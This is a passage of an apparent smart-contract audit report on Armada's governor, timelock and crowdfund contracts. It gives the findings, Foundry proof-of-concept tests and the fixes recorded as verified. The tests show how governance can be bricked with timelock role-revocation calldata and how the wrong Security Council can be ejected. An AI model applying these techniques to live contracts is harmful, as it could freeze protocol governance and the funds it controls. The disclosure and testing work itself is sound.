Impact: A legitimate `setSecurityCouncil(SC_B)` proposal queued before SC_A's veto can execute during the ratification window: the VetoRatification cycle is 0d delay + 7d voting + 0d execution = 7-day window (:308-313), and an Extended proposal already in its 7-day execution-delay window (:300) overlaps. Once SC_B's swap executes inside that window, the resolve reads `securityCouncil == SC_B` and zeros it. SC_B inherits the ejection consequence of SC_A's veto without having taken any action; the protocol must re-elect an SC via a fresh Extended proposal (~23 days) before SC functions return. SC_A bears no on-chain consequence.

The harm triggers under good-faith timing alone - legitimate SC rotation for term expiry or multisig key rotation does not need to coordinate with veto activity. Per the validation Validity bar this is cross-state-consistency Test 2: two separately-mutable surfaces (`securityCouncil` via `setSecurityCouncil`, vetoing-SC accountability via the slot read in `resolveRatification`) drift out of sync under careful invocations by either party; the contract is the only place the invariant can live.

Proof of Concept: Add the following test to `test-foundry/solace-pocs/PoC_VetoRatificationEjectsLiveSlotNotVetoer.t.sol`:

```

// SPDX-License-Identifier: MIT
// ABOUTME: PoC - resolveRatification ejects whichever address holds the
// ABOUTME: securityCouncil slot at resolve time, not the SC that issued the veto.
// ABOUTME: Honest collision: legitimate setSecurityCouncil rotation during a live
// ABOUTME: ratification window punishes the new SC for the prior SC's action.
pragma solidity ^0.8.17;

import "forge-std/Test.sol";
import "../contracts/governance/ArmadaGovernor.sol";
import "../contracts/governance/ArmadaToken.sol";
import "../contracts/governance/ArmadaTreasuryGov.sol";
import "../contracts/governance/IArmadaGovernance.sol";
import "@openzeppelin/contracts/governance/TimelockController.sol";
import "../helpers/GovernorDeployHelper.sol";

contract PoC_VetoRatificationEjectsLiveSlotNotVetoer is Test, GovernorDeployHelper {
    ArmadaGovernor public governor;
    ArmadaToken public armToken;
    TimelockController public timelock;
    ArmadaTreasuryGov public treasury;

    address public deployer = address(this);
    address public alice = address(0xA11CE);
    address public sc_a = address(0x5C00A); // initial SC, will issue the veto
    address public sc_b = address(0x5C00B); // honest replacement during ratification

    uint256 constant TOTAL_SUPPLY = 12_000_000e18;
    uint256 constant TWO_DAYS = 2 days;

    event SecurityCouncilEjected(uint256 indexed ratificationId);
    event SecurityCouncilUpdated(address indexed oldSC, address indexed newSC);

    function setUp() public {
        address[] memory empty = new address[](0);
        timelock = new TimelockController(TWO_DAYS, empty, empty, deployer);
    }

```

```

armToken = new ArmadaToken(deployer, address(timelock));
treasury = new ArmadaTreasuryGov(address(timelock));
governor = _deployGovernorProxy(address(armToken), payable(address(timelock)),
    ↪ address(treasury));

address[] memory whitelist = new address[](2);
whitelist[0] = deployer;
whitelist[1] = alice;
armToken.initWhitelist(whitelist);

// Alice gets 50% - clears 20% Standard quorum and 20% VetoRatification quorum solo.
armToken.transfer(alice, TOTAL_SUPPLY * 50 / 100);
vm.prank(alice);
armToken.delegate(alice);
vm.roll(block.number + 1);

timelock.grantRole(timelock.PROPOSER_ROLE(), address(governor));
timelock.grantRole(timelock.EXECUTOR_ROLE(), address(governor));
timelock.grantRole(timelock.CANCELLER_ROLE(), address(governor));

// Initial SC = sc_a.
vm.prank(address(timelock));
governor.setSecurityCouncil(sc_a);
assertEq(governor.securityCouncil(), sc_a, "setUp: SC = sc_a");
}

function test_PoC_HonestCollision_NewSCEjectedForPriorSCsVeto() public {
    // ---- Step 1: Alice submits Standard P, votes through, queues. ----
    address[] memory targets = new address[](1); targets[0] = address(0xDEAD);
    uint256[] memory values = new uint256[](1);
    bytes[] memory calldatas = new bytes[](1);
    calldatas[0] = abi.encodeWithSignature("setRevenueThreshold(uint256)", uint256(1));

    vm.prank(alice);
    uint256 pid = governor.propose(ProposalType.Standard, targets, values, calldatas, "P");

    (, , uint256 voteStart, uint256 voteEnd, , , , ) = governor.getProposal(pid);
    vm.warp(voteStart + 1);
    vm.prank(alice);
    governor.castVote(pid, 1); // FOR
    vm.warp(voteEnd + 1);
    assertEq(uint256(governor.state(pid)), uint256(ProposalState.Succeeded), "P Succeeded");
    governor.queue(pid);
    assertEq(uint256(governor.state(pid)), uint256(ProposalState.Queued), "P Queued");

    // ---- Step 2: SC_A vetoes P. _initProposal records sc_a as ratification proposer. ----
    bytes32 hashRationale = keccak256("the veto rationale");
    vm.prank(sc_a);
    governor.veto(pid, hashRationale);

    uint256 ratId = governor.vetoRatificationId(pid);
    assertGt(ratId, 0, "ratification proposal created");

    (address ratProposer, ProposalType ratType, , , , , ) = governor.getProposal(ratId);
    assertEq(ratProposer, sc_a, "ratification.proposer == vetoing SC (sc_a)");
    assertEq(uint256(ratType), uint256(ProposalType.VetoRatification), "ratification type");
    assertEq(uint256(governor.state(pid)), uint256(ProposalState.Canceled), "P canceled by veto");

    // ---- Step 3: Honest collision - setSecurityCouncil(sc_b) executes during ----
    // ---- the 7-day ratification window. We model the swap with a direct timelock ----
    // ---- self-call; the bug under test is in resolveRatification's slot read, ----
    // ---- not in the swap path. Whether the swap arrived via Extended cycle or ----
    // ---- via direct timelock action, the post-swap state at resolve time is the ----

```

```

// ---- same: securityCouncil == sc_b. ----
vm.prank(address(timelock));
governor.setSecurityCouncil(sc_b);
assertEq(governor.securityCouncil(), sc_b, "SC slot now sc_b post-swap");

// ---- Step 4: Community votes AGAINST on ratification (denies the veto). ----
(, , uint256 ratVoteStart, uint256 ratVoteEnd, , , , ) = governor.getProposal(ratId);
if (block.timestamp <= ratVoteStart) vm.warp(ratVoteStart + 1);
vm.prank(alice);
governor.castVote(ratId, 0); // AGAINST
vm.warp(ratVoteEnd + 1);

// ---- Step 5: resolveRatification fires - bug demonstrated. ----
vm.expectEmit(true, true, false, false, address(governor));
emit SecurityCouncilEjected(ratId);
vm.expectEmit(true, true, false, false, address(governor));
emit SecurityCouncilUpdated(sc_b, address(0));
governor.resolveRatification(ratId);

// Bug: sc_b ejected for sc_a's veto. sc_a unaffected.
assertEq(governor.securityCouncil(), address(0), "SC slot zeroed - sc_b ejected");

(address recoverableVetoer, , , , , , , ) = governor.getProposal(ratId);
assertEq(recoverableVetoer, sc_a, "vetoing SC recorded in proposer slot, never consulted");

emit log_string("BUG: sc_b ejected for sc_a's veto. sc_a escapes accountability.");
emit log_string("Fix: read _proposals[ratificationId].proposer instead of live");
emit log_string("securityCouncil slot at ArmadaGovernor.sol:614-615.");
}
}

```

Run with: `forge test --match-path test-foundry/solace-pocs/PoC_VetoRatificationEjectsLiveSlot-NotVetoer.t.sol -vv`

The test asserts `_proposals[ratId].proposer == sc_a` (the vetoer's identity is preserved on-chain), then swaps to `sc_b` mid-window, votes AGAINST, and confirms `resolveRatification` emits `SecurityCouncilUpdated(sc_b, address(0))` - ejecting the wrong party.

Recommended Mitigation: Read the vetoing SC from the ratification proposal's proposer field instead of the live slot. Eject only when the slot still holds the vetoing SC; if the slot has been swapped, restore the original proposal but leave the new SC untouched (the vetoer's accountability remains discoverable via the proposer record for off-chain follow-up):

```

if (majorityAgainst) {
-   // Community denies the veto → eject SC, restore proposal
-   address oldSC = securityCouncil;
-   securityCouncil = address(0);
+   // Community denies the veto → eject the VETOING SC if still in slot,
+   // otherwise restore the proposal but skip ejection (vetoer already
+   // left the role).
+   address vetoingSC = p.proposer;
+   if (securityCouncil == vetoingSC) {
+       emit SecurityCouncilUpdated(securityCouncil, address(0));
+       securityCouncil = address(0);
+       emit SecurityCouncilEjected(ratificationId);
+   }

    // Restore the original proposal to Queued state
    Proposal storage orig = _proposals[vetoedId];
    orig.canceled = false;
    orig.vetoRatificationDenied = true;
    ...
    emit ProposalRestored(vetoedId);
}

```

```

- emit SecurityCouncilEjected(ratificationId);
- emit SecurityCouncilUpdated(oldSC, address(0));
  emit RatificationResolved(ratificationId, false);
}

```

A less invasive alternative is to block `setSecurityCouncil` while a ratification proposal is unresolved, but that adds cross-function state and rejects honest rotations during the entire 7-day window. The proposer-read above leaves the SC swap mechanism untouched outside the resolve path.

Armada: Fixed in commit [af3f5d6](#).

Cyfrin: Verified.

7.2.10 Timelock role-management calldata bypasses ArmadaGovernor::_validateTimelockCalldata which can brick governance

Description: `ArmadaGovernor::_validateTimelockCalldata` (`contracts/governance/ArmadaGovernor.sol:1236-1252`) is a propose-time guard that inspects calldata only when the selector matches `UPDATE_DELAY_SELECTOR`:

```

if (bytes4(calldatas[i]) != UPDATE_DELAY_SELECTOR) continue;

```

Any other timelock-targeting calldata bypasses the guard entirely. The dev's comment at :208-213 acknowledges the guard is "governor-scoped" and that `PROPOSER_ROLE` on the timelock is held ONLY by this governor is a load-bearing assumption, but the guard does not extend to defend that assumption against revocation or to defend the parallel `EXECUTOR_ROLE` / `CANCELLER_ROLE` / `TIMELOCK_ADMIN_ROLE` invariants.

Impact: Governance can be bricked via four timelock self-call calldata shapes pass the guard and produce recovery-closed states under the production role layout (`scripts/deploy_crowdfund.ts:332` renounces `TIMELOCK_ADMIN_ROLE` from the deployer, leaving only the timelock self with admin; the timelock can only act via the `PROPOSER+EXECUTOR` cycle that some of these revocations break):

1. `timelock.revokeRole(PROPOSER_ROLE, governor)` - every `governor.queue()` reverts on `OZ AccessControl`'s `onlyRole(PROPOSER_ROLE)` at `scheduleBatch`.
2. `timelock.revokeRole(EXECUTOR_ROLE, governor)` - every `governor.execute()` reverts on `onlyRoleOrOpenRole(EXECUTOR_ROLE)` at `executeBatch`. Queued proposals are stuck in `Queued` state forever.
3. `timelock.revokeRole(CANCELLER_ROLE, governor)` - `governor.veto()` reverts at the inner `timelock.cancel(timelockId)` call (line 587), which has `onlyRole(CANCELLER_ROLE)`. Normal governance still works but the SC veto safety net is gone.
4. `timelock.renounceRole(TIMELOCK_ADMIN_ROLE, timelock)` - executes via timelock self-call (`msg.sender == account == timelock` satisfies `OZ`'s `renounce` guard). Standalone effect: future `grantRole/revokeRole` calls all revert. Combined with any of (1)-(3): no on-chain path to ever restore the revoked role.

Proof of Concept: Add the following test to `test-foundry/solace-pocs/PoC_GovernorBrickViaTimelockRoleRevoke.t.sol`:

```

// SPDX-License-Identifier: MIT
// ABOUTME: PoC - the propose-time guard at `_validateTimelockCalldata` is a per-selector
// ABOUTME: allowlist with one entry (`UPDATE_DELAY_SELECTOR`); four other timelock self-call
// ABOUTME: calldata shapes have the same brick effect on different governance functions.
// ABOUTME: Demonstrates the gap and verifies recovery is closed for each variant.
pragma solidity ^0.8.17;

import "forge-std/Test.sol";
import "../contracts/governance/ArmadaGovernor.sol";
import "../contracts/governance/ArmadaToken.sol";
import "../contracts/governance/ArmadaTreasuryGov.sol";
import "../contracts/governance/IArmadaGovernance.sol";
import "@openzeppelin/contracts/governance/TimelockController.sol";
import "../helpers/GovernorDeployHelper.sol";

```



```

contract PoC_GovernorBrickViaTimelockRoleRevoke is Test, GovernorDeployHelper {
    ArmadaGovernor public governor;
    ArmadaToken public armToken;
    TimelockController public timelock;
    ArmadaTreasuryGov public treasury;

    address public deployer = address(this);
    address public alice = address(0xA11CE);
    address public sc_a = address(0x5C00A);

    uint256 constant TOTAL_SUPPLY = 12_000_000e18;
    uint256 constant TWO_DAYS = 2 days;

    bytes32 PROPOSER_ROLE;
    bytes32 EXECUTOR_ROLE;
    bytes32 CANCELLER_ROLE;
    bytes32 ADMIN_ROLE;

    function setUp() public {
        address[] memory empty = new address[](0);
        timelock = new TimelockController(TWO_DAYS, empty, empty, deployer);
        armToken = new ArmadaToken(deployer, address(timelock));
        treasury = new ArmadaTreasuryGov(address(timelock));
        governor = _deployGovernorProxy(address(armToken), payable(address(timelock)),
            ↪ address(treasury));

        address[] memory whitelist = new address[](2);
        whitelist[0] = deployer;
        whitelist[1] = alice;
        armToken.initWhitelist(whitelist);

        armToken.transfer(alice, TOTAL_SUPPLY * 50 / 100);
        vm.prank(alice);
        armToken.delegate(alice);
        vm.roll(block.number + 1);

        PROPOSER_ROLE = timelock.PROPOSER_ROLE();
        EXECUTOR_ROLE = timelock.EXECUTOR_ROLE();
        CANCELLER_ROLE = timelock.CANCELLER_ROLE();
        ADMIN_ROLE = timelock.TIMELOCK_ADMIN_ROLE();

        // Mirror production deploy_governance.ts:266-272 - all three roles to governor.
        timelock.grantRole(PROPOSER_ROLE, address(governor));
        timelock.grantRole(EXECUTOR_ROLE, address(governor));
        timelock.grantRole(CANCELLER_ROLE, address(governor));

        // Mirror production deploy_crowdfund.ts:332 - deployer renounces ADMIN.
        // After this, only the timelock self holds TIMELOCK_ADMIN_ROLE.
        timelock.renounceRole(ADMIN_ROLE, deployer);

        // Set initial SC for veto-related test.
        vm.prank(address(timelock));
        governor.setSecurityCouncil(sc_a);
    }

    function test_PoC_RevokeProposerRole_BricksQueue() public {
        // propose() accepts the bad calldata - guard only blocks UPDATE_DELAY_SELECTOR.
        bytes memory bad = abi.encodeWithSelector(
            timelock.revokeRole.selector, PROPOSER_ROLE, address(governor)
        );
        uint256 attackId = _proposeTimelockCalldata(bad, "revoke PROPOSER_ROLE");
        (, ProposalType t, , , , , ) = governor.getProposal(attackId);
    }
}

```



```

assertEq(uint256(t), uint256(ProposalType.Extended), "fail-closed routes to Extended");

// Model the post-execute state via timelock self-prank.
vm.prank(address(timelock));
timelock.revokeRole(PROPOSER_ROLE, address(governor));
assertFalse(timelock.hasRole(PROPOSER_ROLE, address(governor)), "post: governor lost
↳ PROPOSER_ROLE");

// queue() reverts on OZ AccessControl missing-role check.
uint256 newId = _proposeStandardInnocuous("post-brick standard");
_voteAndAdvance(newId);
vm.expectRevert();
governor.queue(newId);

_assertRoleRecoveryClosed(PROPOSER_ROLE, address(governor));
}

function test_PoC_RevokeExecutorRole_BricksExecute() public {
    // Queue an innocuous proposal P normally (governor still has all roles).
    uint256 pid = _proposeStandardInnocuous("P queued before EXECUTOR revoke");
    _voteAndAdvance(pid);
    governor.queue(pid);
    assertEq(uint256(governor.state(pid)), uint256(ProposalState.Queued), "P Queued");

    // Revoke EXECUTOR_ROLE.
    vm.prank(address(timelock));
    timelock.revokeRole(EXECUTOR_ROLE, address(governor));

    // P's execution-delay elapses; execute() reverts.
    vm.warp(block.timestamp + TWO_DAYS + 1);
    vm.expectRevert();
    governor.execute(pid);
    assertEq(uint256(governor.state(pid)), uint256(ProposalState.Queued),
        "P stuck Queued forever - no execute path");

    _assertRoleRecoveryClosed(EXECUTOR_ROLE, address(governor));
}

function test_PoC_RevokeCancellerRole_BricksSCVeto() public {
    uint256 pid = _proposeStandardInnocuous("P queued, awaiting SC veto");
    _voteAndAdvance(pid);
    governor.queue(pid);

    vm.prank(address(timelock));
    timelock.revokeRole(CANCELLER_ROLE, address(governor));

    // governor.veto -> timelock.cancel reverts on missing CANCELLER_ROLE.
    vm.prank(sc_a);
    vm.expectRevert();
    governor.veto(pid, keccak256("bad proposal"));

    _assertRoleRecoveryClosed(CANCELLER_ROLE, address(governor));
}

function test_PoC_RenounceAdminRole_ClosesAllFutureRoleGrants() public {
    // Pre-state: only the timelock self holds ADMIN.
    assertTrue(timelock.hasRole(ADMIN_ROLE, address(timelock)), "pre: timelock self holds ADMIN");

    // Renounce via timelock self-call (msg.sender == account satisfies OZ guard).
    vm.prank(address(timelock));
    timelock.renounceRole(ADMIN_ROLE, address(timelock));
    assertFalse(timelock.hasRole(ADMIN_ROLE, address(timelock)), "post: no one holds ADMIN");
}

```

```

    // Future grant attempts revert from every actor.
    vm.prank(alice);
    vm.expectRevert();
    timelock.grantRole(PROPOSER_ROLE, alice);

    vm.prank(deployer);
    vm.expectRevert();
    timelock.grantRole(PROPOSER_ROLE, alice);

    vm.prank(address(timelock));
    vm.expectRevert();
    timelock.grantRole(PROPOSER_ROLE, alice);

    // Existing governance continues to function.
    uint256 pid = _proposeStandardInnocuous("post-renounce, gov still works");
    _voteAndAdvance(pid);
    governor.queue(pid);
    assertEq(uint256(governor.state(pid)), uint256(ProposalState.Queued),
        "Existing PROPOSER_ROLE still allows queue post-renounce");
}

// ===== Helpers =====

function _proposeStandardInnocuous(string memory desc) internal returns (uint256) {
    address[] memory targets = new address[](1); targets[0] = address(0xDEAD);
    uint256[] memory values = new uint256[](1);
    bytes[] memory calldatas = new bytes[](1);
    calldatas[0] = abi.encodeWithSignature("setRevenueThreshold(uint256)", uint256(1));
    vm.prank(alice);
    return governor.propose(ProposalType.Standard, targets, values, calldatas, desc);
}

function _proposeTimelockCalldata(bytes memory data, string memory desc) internal returns (uint256)
→ {
    address[] memory targets = new address[](1); targets[0] = address(timelock);
    uint256[] memory values = new uint256[](1);
    bytes[] memory calldatas = new bytes[](1); calldatas[0] = data;
    vm.prank(alice);
    return governor.propose(ProposalType.Standard, targets, values, calldatas, desc);
}

function _voteAndAdvance(uint256 proposalId) internal {
    (, , uint256 voteStart, uint256 voteEnd, , , , ) = governor.getProposal(proposalId);
    if (block.timestamp <= voteStart) vm.warp(voteStart + 1);
    vm.prank(alice);
    governor.castVote(proposalId, 1);
    if (block.timestamp <= voteEnd) vm.warp(voteEnd + 1);
}

function _assertRoleRecoveryClosed(bytes32 role, address account) internal {
    vm.prank(alice);
    vm.expectRevert();
    timelock.grantRole(role, account);

    vm.prank(deployer);
    vm.expectRevert();
    timelock.grantRole(role, account);

    bytes memory recoveryCalldata = abi.encodeWithSelector(
        timelock.grantRole.selector, role, account
    );
    vm.prank(alice);
    vm.expectRevert();

```

```

        timelock.schedule(address(timelock), 0, recoveryCalldata, bytes32(0), bytes32(uint256(1)), 8
        ↪ days);
    }
}

```

Run with: `forge test --match-path test-foundry/solace-pocs/PoC_GovernorBrickViaTimelockRoleRevoke.t.sol -vv`

Four tests, one per variant. Each demonstrates: (a) the post-execute state under the production role layout, (b) the function that bricks (queue / execute / veto / future-grant), and (c) that recovery is closed - direct `grantRole` reverts from every actor and direct `timelock.schedule` reverts because the only entity that could schedule is the now-bricked governor.

Recommended Mitigation: Extend `_validateTimelockCalldata`'s allowlist to defend the role-membership invariants the comment at :208-213 already names. Block the four self-destructive calldata shapes at propose time so they never reach voting:

```

+   bytes4 public constant REVOKE_ROLE_SELECTOR = bytes4(keccak256("revokeRole(bytes32,address)"));
+   bytes4 public constant RENOUNCE_ROLE_SELECTOR = bytes4(keccak256("renounceRole(bytes32,address)"));

+   function _isGovernorRequiredRole(bytes32 role) internal view returns (bool) {
+       return role == timelock.PROPOSER_ROLE()
+           || role == timelock.EXECUTOR_ROLE()
+           || role == timelock.CANCELLER_ROLE();
+   }

function _validateTimelockCalldata(address[] memory targets, bytes[] memory calldatas) internal view {
    for (uint256 i; i < targets.length; i++) {
        if (targets[i] != address(timelock)) continue;
-       if (calldatas[i].length < 36) continue;
-       if (bytes4(calldatas[i]) != UPDATE_DELAY_SELECTOR) continue;
-       // existing updateDelay cap...
+       if (calldatas[i].length < 4) continue;
+       bytes4 sel = bytes4(calldatas[i]);

+       if (sel == UPDATE_DELAY_SELECTOR && calldatas[i].length >= 36) {
+           // existing updateDelay cap...
+           continue;
+       }

+       if (sel == REVOKE_ROLE_SELECTOR && calldatas[i].length >= 4 + 32 + 32) {
+           (bytes32 role, address account) = _decodeRoleArgs(calldatas[i]);
+           if (account == address(this) && _isGovernorRequiredRole(role)) {
+               revert Gov_CannotRevokeGovernorRole(role);
+           }
+       }

+       if (sel == RENOUNCE_ROLE_SELECTOR && calldatas[i].length >= 4 + 32 + 32) {
+           (bytes32 role, address account) = _decodeRoleArgs(calldatas[i]);
+           if (account == address(timelock) && role == timelock.TIMELOCK_ADMIN_ROLE()) {
+               revert Gov_CannotRenounceTimelockAdmin();
+           }
+       }
    }
}

```

Update the comment at :208-213 to enumerate the full set of defended assumptions: `_minDelay` <= smallest queueable `executionDelay`, governor retains `PROPOSER/EXECUTOR/CANCELLER` on the timelock, timelock self retains `TIMELOCK_ADMIN_ROLE`. Document that any future role-management enhancement (adding a backup proposer, etc.) must intentionally bypass the guard via a separate code path that re-evaluates the invariants rather than relying on the same propose-time pipeline.

A complementary alternative (or addition for defense in depth) is to grant a backup PROPOSER_ROLE / EXECUTOR_ROLE to a multisig at deployment so cardinality is never one. The propose-time guard remains the cheaper fix because it does not change the role-cardinality assumption the rest of the codebase makes.

Armada: Fixed in commits [28ca386](#), [bb1dfef](#).

Cyfrin: Verified.

7.3 Low Risk

7.3.1 launchTeam self-registers at hop-1 in week 1 and bypasses the week-1-only launch-team invite window via the regular ArmadaCrowdfund::invite path in weeks 2-3

Description: launchTeamInvite (ArmadaCrowdfund.sol:252-277) has no invitee != launchTeam check. During week 1, launchTeam can call launchTeamInvite(launchTeam, 0) to self-register at hop-1; stacking the call up to maxInvitesReceived = 10 yields an outgoing hop-2 budget of 10 * 2 = 20 invites.

After week 1, the regular invite(invitee, 1) path (:224-245) is gated only by windowEnd and has no msg.sender != launchTeam check, so launchTeam originates hop-2 invites throughout weeks 2–3 via this path. _addSeed(launchTeam) (:185-202) has the same missing guard. launchTeam cannot commit USDC (:287, :358), so this is a bypass of the week-1 invite-origination constraint, not a capital grab.

Spec-Intent Gap:

specs/CROWDFUND.md §Word-of-Mouth Whitelist: "launch-team-issued invites originate from a designated (launch_team_address, ROOT) sentinel node ... **This node is not a participant and makes no commitment.**"

§Summary of Design Decisions — Invite window: "Launch team: days 1–7 only ... **no new launch team invites can be issued**" after week 1.

Code permits launchTeam to become a participant node and originate invites after week 1 — contradicting both commitments.

Recommended Mitigation:

```
// in invite():
require(msg.sender != launchTeam, "ArmadaCrowdfund: launchTeam cannot invite via regular path");
// in launchTeamInvite():
require(invitee != launchTeam, "ArmadaCrowdfund: launchTeam cannot be invitee");
// in _addSeed():
require(seed != launchTeam, "ArmadaCrowdfund: launchTeam cannot be a seed");
```

Armada: Fixed in commit [ff894b0](#).

Cyfrin: Verified.

7.3.2 Pre-wind-down shield pause bleeds into post-wind-down; SC extends emergency window

Description: ShieldPauseController::pauseShields (:107-120) writes windDownPauseUsed = true only when called while windDownActive == true. The SC can chain pauses across the trigger:

1. T0: SC calls pauseShields while windDownActive == false — state becomes _paused=true, pauseExpiry=T0+24h, windDownPauseUsed=false.
2. T1 (between T0 and T0+24h): permissionless triggerWindDown fires; setWindDownActive at :147-152 flips windDownActive = true but does not touch _paused, pauseExpiry, or windDownPauseUsed. emergency-Paused() == true continues until pauseExpiry.
3. T0+25h: SC calls pauseShields again; !_isPaused passes, windDownActive && !windDownPauseUsed passes, and a fresh 24h pause consumes the single post-wind-down budget.

Total continuous unshield-blocking: ~48h against the documented 24h.

Spec-Intent Gap:

specs/GOVERNANCE.md §Wind-Down §Post-wind-down:

The Security Council retains a **single non-renewable 24h pause authority only** ... the pause **cannot be renewed post-wind-down**. Enforcement: as part of triggerWindDown(), the wind-down contract sets a windDownActive flag on the pause contract. The pause mechanism checks: if windDownActive && pauseAlreadyInvoked, revert.

Code faithfully implements the spec's literal enforcement rule ("if windDownActive && pauseAlreadyInvoked, revert"), but the rule misses the pre-trigger case — a pause issued while windDownActive == false leaves pauseAlreadyInvoked (windDownPauseUsed) at false. Both the spec's enforcement sentence and the code need the same fix; relying on the spec sentence alone will not close the bleed path.

Recommended Mitigation: Explicitly define correct behaviour in spec and update code if necessary.

Armada: Fixed in commit [a33407c](#).

Cyfrin: Verified.

7.3.3 ArmadaGovernor::setExcludedAddresses lacks deduplication - quorum floor collapse via duplicate

Description: ArmadaGovernor::setExcludedAddresses pushes entries onto _excludedFromQuorum without checking for duplicates or using a set-membership mapping. A duplicate entry that corresponds to a large-balance address doubles that balance in every future _initProposal's excludedBalance summation. The excludedBalance > totalSupply cap at line 862 clamps the sum to totalSupply, pinning snapshotEligibleSupply = 0 and collapsing the percentage-based quorum to zero. quorum() then falls back to QUORUM_FLOOR = 100k ARM. Because excludedAddressesLocked is one-way, the misconfiguration is permanent.

Impact: A single deployer typo (e.g. listing the crowdfund twice) permanently collapses the quorum to the 100k ARM floor. Recovery requires a UUPS upgrade, which itself depends on the collapsed quorum - a bootstrap problem.

Recommended Mitigation: Track set membership via a mapping and reject duplicates:

```
mapping(address => bool) private _isExcluded;

for (uint256 i = 0; i < addrs.length; i++) {
    require(!_isExcluded[addrs[i]], "Gov: duplicate excluded");
    _isExcluded[addrs[i]] = true;
    _excludedFromQuorum.push(addrs[i]);
}
```

Armada: Fixed in commit [2762a72](#) by looping through and checking all existing entries to prevent duplicates.

Cyfrin: Verified.

7.3.4 ArmadaCrowdfund::finalize refunds raises above MIN_SALE when 67-99 hop-0 participants but sale succeeds when 100+ hop-0 participants

Description: ArmadaCrowdfund::finalize forces refundMode on raises that cleared the public-facing MIN_SALE threshold. A hop-0-concentrated raise with 67-99 seeds (each committing the per-seed cap of \$15,000) produces cappedDemand between \$1,005,000 and \$1,485,000 — all above the \$1,000,000 MIN_SALE — and is refunded anyway. Adding one more seed (99 → 100) flips the outcome from refund to success, because 100 seeds at \$15K each produces cappedDemand = \$1,500,000 which trips the ELASTIC_TRIGGER and expands saleSize to MAX_SALE, lifting hop0Ceiling above MIN_SALE. The cliff is non-monotonic and counterintuitive to participants: every outcome in the dead zone is equally refunded regardless of how far above MIN_SALE the commitment climbed, but one more seed tips the raise into success.

Hop-0 seeds (each at \$15K cap)	cappedDemand	saleSize	hop0Ceiling	Outcome
66	\$990,000	BASE = \$1.2M	\$798K	refundMode — gate 1 fa
67-99	\$1,005,000-\$1,485,000	BASE = \$1.2M	\$798K	refundMode — gate 2 fa
100-160 (cap)	\$1,500,000-\$2,400,000	MAX = \$1.8M (elastic)	\$1,197K	Success

Mechanism:

finalize at contracts/crowdfund/ArmadaCrowdfund.sol:392-441 has two MIN_SALE gates that test incomparable quantities:

```
// Gate 1: pre-allocation, on aggregate capped demand
_computeCappedDemand();
if (cappedDemand < MIN_SALE) { refundMode = true; ...; return; }

// (elastic decision, then _computeHopAllocations produces totalAllocUsdc_)

// Gate 2: post-allocation, on ceiling-clamped allocations
if (totalAllocUsdc_ < MIN_SALE) { refundMode = true; ...; return; }
```

cappedDemand applies the per-participant cap ($\min(\text{committed}, \text{effectiveCap})$) and sums — it is the aggregate commitment to the sale. totalAllocUsdc_ additionally applies each hop's ceiling on top of demand and sums. "Cap" and "ceiling" are distinct constraints:

- **Per-participant cap** (effectiveCap = \$15K at hop-0): prevents any single participant from taking too much.
- **Per-hop ceiling** (hop0Ceiling = \$798K under BASE_SALE): prevents any single hop from consuming more than its share of saleSize.

Because hop0Ceiling (\$798K) < MIN_SALE (\$1M), a hop-0-concentrated raise that clears gate 1 always fails gate 2 unless hop-1 or hop-2 demand fills the \$202K gap between the ceiling and MIN_SALE. The ELASTIC_TRIGGER = \$1,500,000 boundary is the only way to lift hop0Ceiling above MIN_SALE under this allocation structure, which is why 67-99 seeds refund but 100 seeds succeed.

Impact: Any hop-0-concentrated raise in the 67-99 seed dead zone (or equivalent mixed-hop distribution where the hop-1/hop-2 contribution falls short of \$202K) is forced into refundMode despite meeting the commitment threshold: participants recover their USDC via claimRefund, no ARM is distributed, and the pre-loaded MAX_SALE × 1e12 ARM stays in the contract for withdrawUnallocatedArm. Participants who committed above the promised MIN_SALE believe they participated in a successful raise and are instead refunded, producing a surprising outcome that the participant-facing MIN_SALE promise cannot predict from commitment totals alone.

Proof of Concept: Add the following test to test-foundry/solace-pocs/PoC_L_MinSaleDisparity.t.sol:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.17;

import "forge-std/Test.sol";
import "../contracts/crowdfund/ArmadaCrowdfund.sol";
import "../contracts/crowdfund/IArmadaCrowdfund.sol";
import "../contracts/governance/ArmadaToken.sol";
import "../contracts/cctp/MockUSDCV2.sol";

contract PoC_MinSaleDisparityTest is Test {
    ArmadaCrowdfund public crowdfund;
    MockUSDCV2 public usdc;
    ArmadaToken public armToken;

    address public admin;
    address public treasury;

    uint256 constant ARM_FUNDING = 1_800_000 * 1e18;
    uint256 constant TOTAL_SEEDS = 100;
    uint256 constant SEED_COMMIT = 15_000 * 1e6;

    address[] seeds;

    function setUp() public {
        admin = address(this);
        treasury = address(0xCAFE);

        usdc = new MockUSDCV2("Mock USDC", "USDC");
```



```

armToken = new ArmadaToken(admin, admin);
crowdfund = new ArmadaCrowdfund(
    address(usdc), address(armToken), treasury,
    admin, admin, block.timestamp
);

address[] memory wl = new address[](2);
wl[0] = admin;
wl[1] = address(crowdfund);
armToken.initWhitelist(wl);

address[] memory delegators = new address[](1);
delegators[0] = address(crowdfund);
armToken.initAuthorizedDelegators(delegators);

armToken.transfer(address(crowdfund), ARM_FUNDING);
crowdfund.loadArm();

// Add and fund all 100 seeds. Seed 100 stays uncommitted at snapshot time.
seeds = new address[](TOTAL_SEEDS);
address[] memory seedArr = new address[](TOTAL_SEEDS);
for (uint256 i = 0; i < TOTAL_SEEDS; i++) {
    seeds[i] = address(uint160(0x1000 + i));
    seedArr[i] = seeds[i];
    usdc.mint(seeds[i], SEED_COMMIT);
}
crowdfund.addSeeds(seedArr);

for (uint256 i = 0; i < 99; i++) {
    vm.startPrank(seeds[i]);
    usdc.approve(address(crowdfund), SEED_COMMIT);
    crowdfund.commit(0, SEED_COMMIT);
    vm.stopPrank();
}

function test_PoC_OneMoreSeedFlipsRefundToSuccess() public {
    // Snapshot state after 99 commits, before finalize
    uint256 snapshotId = vm.snapshotState();

    // === Scenario 1: finalize with 99 committed seeds + refundMode ===
    vm.warp(crowdfund.windowEnd() + 1);
    crowdfund.finalize();

    assertEq(crowdfund.cappedDemand(), 1_485_000 * 1e6);
    assertGe(crowdfund.cappedDemand(), crowdfund.MIN_SALE(), "gate 1 passed");
    assertEq(crowdfund.saleSize(), crowdfund.BASE_SALE());
    assertEq(crowdfund.saleSize(), 1_200_000 * 1e6);
    assertTrue(crowdfund.refundMode(), "99 seeds: refundMode triggered");
    assertEq(crowdfund.totalAllocatedUsdc(), 0);

    // === Revert to snapshot: 99 commits remain, 100th still uncommitted ===
    require(vm.revertToState(snapshotId), "revertToState failed");
    assertEq(uint256(crowdfund.phase()), uint256(Phase.Active));
    assertEq(crowdfund.cappedDemand(), 0);
